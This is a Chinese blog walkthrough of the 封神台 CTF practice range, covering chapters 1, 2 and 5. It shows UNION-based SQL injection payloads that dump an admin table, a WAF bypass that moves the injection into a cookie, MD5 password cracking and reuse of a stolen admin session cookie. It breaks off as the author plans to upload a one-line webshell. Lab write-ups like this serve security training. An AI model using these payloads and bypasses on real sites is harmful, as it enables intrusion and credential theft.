封神台靶场尤里的复仇|第一第二第五第六第七章解题思路(持续更新）

原创

June_gjy 于 2021-01-02 17:35:13 发布 2034 收藏 10

分类专栏： 网络安全 文章标签： 经验分享

文章目录

提示： 本文按照靶场题目推进顺序进行，由于作者水平有限，有讲述不当之处敬请批评指出，有更好的解法欢迎在评论区发表。
本文将持续更新。靶场地址https://hack.zkaq.cn/battle

一 .第一章

sql注入

首先通过id=2判断是否存在sql注入

接着判断注入类型，发现为数值型注入

关于如和判断注入类型请点击此处

接着用order by爆破字段数

关于字段数 请点击此处

发现它的字段数为2.


下一步利用联合查询寻找回显点，构造

```
?id=1 and 1=2 union select 1,2
```

第二个字段出现在页面上即为回显点

构造以下语句查询数据库名为maoche

```
?id=1 and 1=2 union select 1,database()
```



接着查询数据库表名

```
?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit 0,1
```

猜测管理员账号密码在admin里
接着查询字段名，分别构造如下语句

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 0,1
```

```
 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 1,1
```

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1
```

发现admin表里面有id ,username ,password三个字段构造以下语句查询管理员用户名

```
?id=1 and 1=2 union select 1,username from admin
```


查到用户名是admin，接着查询密码

```
?id=1 and 1=2 union select 1,password from admin
```

密码是hellohack
本题的flag为hellohack

二.第二章

一上来先用御剑扫网站后台




发现一个管理员入口，但是要设法拿到账号密码才能登进去


用上一章的方法爆破字段数时发现字段数为10.

构造以下语句打算查询是否有admin这表

```
?id=171 union select 1,2,3,4,5,6,7,8,9,10 from admin
```



发现这样子，这是注入防护，只要出现关键字如select就会被拦截。查资料发现网站一般拦截get,post传参。因此我考虑把它放在cookie里发送。需要用到Modheader插件,谷歌，火狐浏览器都可以找到并安装。



在name里填入cookie，在Value里构造如下语句，原空格位置要用加号代替

```
id=171+union+select+1,2,3,4,5,6,7,8,9,10+from+admin
```


把网页上面的asp后面去掉，回车，语句成功被发送。

看到页面回显了2，3，7，8，9这五个数字，说明admin这张表确实存在，且有2，3，7，8，9这几个字段。我们想得到管理员账号密码的信息就要查看字段里的内容。我构造以下语句，将2，3，7，8，9中任两个分别替换成username和password。

```
id=171+union+select+1,password,username,4,5,6,7,8,9,10+from+admin
```

发送后，看到账号为admin，密码信息为b9a2a2b5dffb918c。按这个去提交发现不正确。猜测密码经过了MD5加密，解密后得到密码为welcome 在线解密平台https://www.somd5.com/

在我们一开始扫出来的管理员登录入口输入即可进入后台！





三.第五章

按照题目提示，用上一关中得到的cookie来登录管理员后台。上一关中在xss平台得到的含有flag的cookie的值去掉flag{***}后为ADMINSESSIONIDCSTRCSDQ=LBMLMBCCNPFINOANFGLPCFBC


在打开web控制台在储存里修改cookie的值即可访问管理页面


修改为管理员cookie后请直接访问管理页面 准备好了吗？






按照题目提示我们要进入服务器，就要先上传木马，我发现在添加产品一栏可以上传文件。我构造了一个一句话木马的语句，把后缀改为.cer（密码为MH）上传

